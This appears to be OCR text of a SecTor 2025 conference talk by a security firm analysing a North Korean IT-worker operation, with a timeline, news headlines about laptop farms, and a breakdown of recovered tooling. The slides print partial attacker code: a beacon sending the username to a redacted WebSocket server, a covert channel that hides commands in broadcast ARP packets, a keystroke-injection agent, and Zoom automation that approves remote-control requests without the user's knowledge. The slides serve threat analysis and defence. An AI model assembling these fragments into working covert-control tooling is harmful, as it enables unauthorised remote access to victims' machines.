
A NORTH KOREAN CYBER OPERATION:

Exposing ARP-based Covert C2s, WebSocket Malware, and Video Conference Software Abuse

SecTor 2025

OCTOBER 1, 2025



WHO ARE WE?

Avi Sambira
Director,
N. AMERICA, CA

AGENDA

01 Background

02 Tool Breakdown


03 Demonstration

04 Recommendations

05 Last Thoughts

01

BACKGROUND



REAL-WORLD IMPACT

Key Milestones in North Korean Cyber Operations (May 2022–February 2025)

May 2022

Initial Threat Emergence

North Korean IT workers identified as major infection vector

August 2024 – February 2025

C2 Server Discovery

21 command and control servers linked to operations

September 2024 – February 2025

Victim Organizations

At least seven organizations in six countries targeted

January 2025


FBI Extortion Report


North Korean IT workers begin extorting former employers

February 2025

Cryptocurrency Theft

$1.5 billion stolen in single cryptocurrency attack





WORK FROM HOME

North Korean hack
ran US-based "lapt
farm" from Arizona
woman's

North Korea made milli

TRACKING & LAW ENFORCEMENT

US Storms 29 Laptop Farms in Crackdown on North Korean IT Worker Schemes

The US has made 29 searches of known or suspected laptop farms supporting North Korean individuals posing as US IT workers.

U.S.
lelp of
s

into a type of
n data

Get

Topic — Security

North Korea's Laptop Farm Scam: 'Something We'd Never Seen Before'

FINANCE · FRAUD

An Amer
North Korean IT workers rake in $17.1 million faces sentencing in scheme that tricked hundreds of Fortune 500 companies

Jobs at Nike, Other U.S. Firms

POLITICO

Arizona woman sentenced to 8 years in prison for hosting 'laptop farm' for North Korean remote workers

The sentence is one of the largest handed down to a U.S. national for their role in the North Korean government-linked scheme.

TIMELINE OF EVENTS

December 2024

North Korean IT worker hired as senior DevOps engineer

Early January 2025

Discovery of tooling on seized laptop

January to February 2025


Threat hunt performed in client environment

February 2025

Laptop returned to client and analyzed by Sygnia

NOVEMBER | DECEMBER | JANUARY | FEBRUARY | MARCH


NO MALWARE NEEDED: JUST PYTHON, ARP, AND ZOOM




02

TOOL BREAKDOWN

COVERT CONTROL SYSTEM: NO EXPLOITS REQUIRED




USER PRESENCE BEACON SCRIPT





```python
# User Presence Beaconing Script
import os
import requests

ws = "ws://[REDACTED]/ "
USER_NAME = os.getenv("USER")

def send_presence():
    requests.post(ws, json={"username": USER_NAME})
```

COMMAND REBROADCAST RELAY SCRIPT




```python
load_dotenv()
websocket_server_url = "wss://[REDACTED]"

# Network interface configuration
interface = None  # Change to match your actual network interface
APP_NAME = os.environ['APP_NAME']
CHANNEL_ID = bytes([int(os.environ['CHANNEL_ID'])])
event_id = 0

def send_arp_with_extra_data(custom_data):
    global event_id
    ether = Ether(dst="ff:ff:ff:ff:ff:ff")  # Broadcast MAC address
    arp = ARP(op=1, hwsrc=ether.src, psrc="0.0.0.0", hwdst="00:00:00:00:00:00", pdst=
    "0.0.0.0")
    event_id_buf = bytes([event_id])
    extra_data = CHANNEL_ID + event_id_buf + custom_data
    packet = ether / arp / extra_data
    event_id = (event_id + 1) % 256

    # Send packet out on specified interface
    sendp(packet, iface=interface)
    print(f"Sent ARP packet with extra data: {event_id}")
```

INPUT SIMULATION AGENT SCRIPT




```
        "Numpad6": KeyCode.from_char('6'),
            "Numpad7": KeyCode.from_char('7'),
            "Numpad8": KeyCode.from_char('8'),
            "Numpad9": KeyCode.from_char('9'),
            "Numpad0": KeyCode.from_char('0'),
            "NumpadDecimal": KeyCode.from_char('.'),
            "ShiftLeft": Key.shift,
            "ShiftRight": Key.shift_r,
        }

        return key_mapping.get(key_code, None)

    def decode_hid_event(data):
        event = {}
        event_type_code = data[0]

        if event_type_code == 1:
            # Key event
            key = data[2:].decode('utf-8')
            if key is None:
                return
            event['type'] = 'key'
            event['state'] = data[1] == 1
            event['key'] = key
```

VIDEO CONFERENCING AUTOMATION MODULE

1

Receive Commands Via WebSocket

Receives commands like 'open', 'create', 'admit', and 'hide' through WebSocket.

2

Launch Zoom Session

Initiates a Zoom session using Apple Scripting or Zoom's protocol handler.

3

Perform Screenshots

Captures screenshots to identify the 'admit' button using RGB filter.

4

Approve Remote-Control Request

Approves remote-control request without user interaction.

```python
from pyautogui import press, hotkey, click
from utils import (
  bring_zoom_window_to_top,
  zoom_window_exists,
  hide_zoom_window,
  find_admit_button,
  move_mouse_smoothly,
)
import time
import os

def open_zoom_app():
  os.system("open /Applications/zoom.us.app")
```

```python
import subprocess
import pytesseract
import pyautogui
from pynput.mouse import Controller as MouseController
import time
from PIL import Image

mouse = MouseController()

def execute_apple_script(script):
    osa_command = ['osascript', '-e', script]
    return_value = subprocess.check_output(osa_command)
    return_value = return_value.decode('utf-8').strip()
    return return_value
```

